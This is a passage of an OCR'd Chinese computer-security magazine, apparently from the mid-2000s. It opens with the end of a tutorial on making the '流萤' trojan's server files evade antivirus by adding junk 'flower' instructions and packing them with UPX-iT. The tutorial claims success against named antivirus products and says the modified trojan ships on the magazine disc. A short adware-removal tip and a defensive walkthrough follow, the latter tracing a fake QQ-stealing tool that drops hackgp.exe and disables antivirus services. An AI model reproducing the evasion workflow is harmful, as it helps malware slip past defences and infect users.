


图7 对入口点进行加密

四、加花指令

加花指令是目前比较流行的一种免杀方法，不过以前都是通过OllyDbg来添加的，今天我们就使用现成的加花工具来进行添加。现在各种加花的现成工具有很多，今天我们使用的是浩天最近刚刚推出的“花花添加器2006”。运行花花添加器2006，点击“浏览”按钮来选择DLLServer.dat，接着在“选择花指令”下拉列表选择一个喜欢的花指令选项，然后点击“加花”按钮就能成功地对文件进行加花（图8）。




图8 对文件进行加花

五、加壳

说到进行免杀操作，有一种古老的方法我们不能忘记，那就是加壳。利用加壳来进行木马程序的免杀，不但操作简单，而且还可以起到出其不意的效果。但是现在很多壳都能被杀毒软件所查杀，所以要通过加壳来进行免杀操作的话，最主要的就是使用刚刚推出不久的壳，或是一些变异壳，正好UPX-iT推出新版本了，我们就通过它来进行加壳。运行UPX-iT，点击“文件”菜单下的“打开”命令，分别选择修改后的MinExe.exe、MinDLL.dll、DLLServer.dat这三个文件，点击“开始”按钮以后就能对这三个文件进行加壳操作了（图9）。




图9 对文件进行加壳

下面用杀毒软件进行查看，发现修改过的服务端程序已经不被查杀了，测试的杀毒软件包括卡巴斯基、金山毒霸、KV2006等。好了，今天通过所了解的知识对“流萤”的服务端程序进行了免杀的制作，随盘送上我制作的免杀程序，为了让用户有自己的选择，我为大家提供的免杀“流萤”的服务端程序就不进行加壳了。

【文中涉及到的UPX Shell、VMProtect、OllyDbg、UPX-iT等，已经收录在光盘中】

编辑点评： 如果你是免杀爱好者，请随时留意新的壳以及那些猛壳，有了这些壳免杀就轻松多了。而OllyDbg修改程序流程是必须掌握的。



灯下寄语

世界杯揭幕战，德国战车狂扫哥斯达黎加


期待世界杯的到来，折磨（由于自己是个球迷所导致）

欣赏世界杯的赛事，爽

赛后女友找麻烦，惨（看球期间一切事情皆由女友代理，如洗衣、做饭……）

电脑病毒太多，倒霉（喜欢看一些小道消息，导致病毒乘虚而入）

以上结果相加得出结论，看世界杯不容易啊！



1分钟斩杀"网络猪"与"划词搜索"

天使小优

从本文你可以学到：

1. 使用msconfig去掉自标启动项。
2. 使用任务管理器终止目标进程。

我每次上网都会在任务管理器中看到一个猪头，即网络猪。不知道删了多少次，问题依旧存在。为了把这只讨厌的猪赶走，只好本小姐亲自动手了。先要卸载掉网络猪与划词搜索，然后单击"开始＼运行"，输入"msconfig"，在弹出的窗口中选择"启动"标签，在启动中找到"SEARCH.EXE"，去除前边的勾选，按"Ctrl+Shift+ESC"打开"任务管理器"，在进程中结束"SEARCH.EXE"，再按"WIN+R"，输入"regedit"，在注册表里搜索"SEARCH.EXE"的项值，逐个删除相关键值，最后删除整个安装目录。

Tiny对木马的行为监控

9527

从本文你可以学到：

1. 用tiny防火墙来分析木马行为

一、起因

最近有点忙，好长时间没上www.nohack.cn/bbs逛逛了，没想到这一逛竟然发现了一只黄鼠狼，黄鼠狼给鸡拜年可没安什么好心哦！我们就来看看这只黄鼠狼的葫芦里到底卖的什么药吧。其帖子一边提供盗QQ的软件，一边还教育别人不要盗QQ号，这恰恰是利用正准备学习盗QQ号人的心理进行欺骗，如图1所示。

二、分析

我也懒得细看此帖，立刻下载"新手盗QQ软件.rar"，解压缩后可以看到盗窃QQ号的全套软件，此时不要被漂亮的图标迷惑了眼睛，如图2所示。用WinRAR打开新手盗QQ软件.rar，可以发现大多数文件都是.exe为后缀的程序。再看看这些文件的大小，很快便知道这些文件很可疑了。你想想，语音教程至少也应该有几MB吧，VOOO工作室看似网页文件，但后缀却是.exe。既然觉得可疑，当然就要用杀毒软件确认一下了。用杀毒软件进行查杀，发现其中有一个文件是木马，如图3所示。




图3 发现病毒体

"虽然经过杀毒软件的扫描只发现一个木马，但这并不代表其他程序就不是木马了。很有可能其他程序做了免杀处理。"




图4 杀毒软件的异常提示




图5 提示信息

现在我们就来运行其中的一个程序"VOOO工作室.exe"，运行后我的杀毒软件提示我是否想停止监控服务，如图4所示。这很有可能是VOOO工作室.exe的行为，这里不管你选择"是"还是"否"，监控服务都会被中止。这只是初步怀疑，接着我们通过分析VOOO工作室.exe程序的行为来作更为准确的判断，这里会用到Tiny Firewall pro 2005。当我们在Tiny Firewall的监视下运行VOOO工作室.exe时，它提示我们要小心这个程序并且提供了MD5码，如图5所示。

这里我们选择"Run with Default Security"，接着提示VOOO工作室.exe正释




图1 欺骗信息




图2 解压前后对比

放一个文件到cwinnt system32，文件名称为hackgp.exe。看到这里你就能意识到什么了吧？对！往cwinnt system32写exe类型的文件绝对不是正经程序。我们继续吧，点击“Allow”，如图6所示。



图6 提示创建文件的警告

刚刚释放了Hackgp.exe现在就接着要运行，如图7所示。这时赶快断开网络以免出现无法控制的局面。继续选择“Allow”，这时该程序又准备要停止我们杀毒软件的服务，这种行为表现不承认它是木马都难了，如图8所示。




图7 准备执行hackgp.exe



图8 准备停止杀软服务

Hackgp.exe运行后想注入其他进程中被防火墙给拦截了，如图9所示。然后创建一个自删除批处理文件Deleteme.bat，如图10所示。




图9 拦截注入请求



图10 创建自删除文件

接着hackgp.exe往注册表中添加自启动项sysmon，如图11所示。我们点击“Allow”按钮后，出现hackgp.exe正试图停止杀毒软件的服务，如图12所示，且把目前多个流行的杀毒软件的服务状态修改为禁止，如图13所示。




图11 添加自启动项

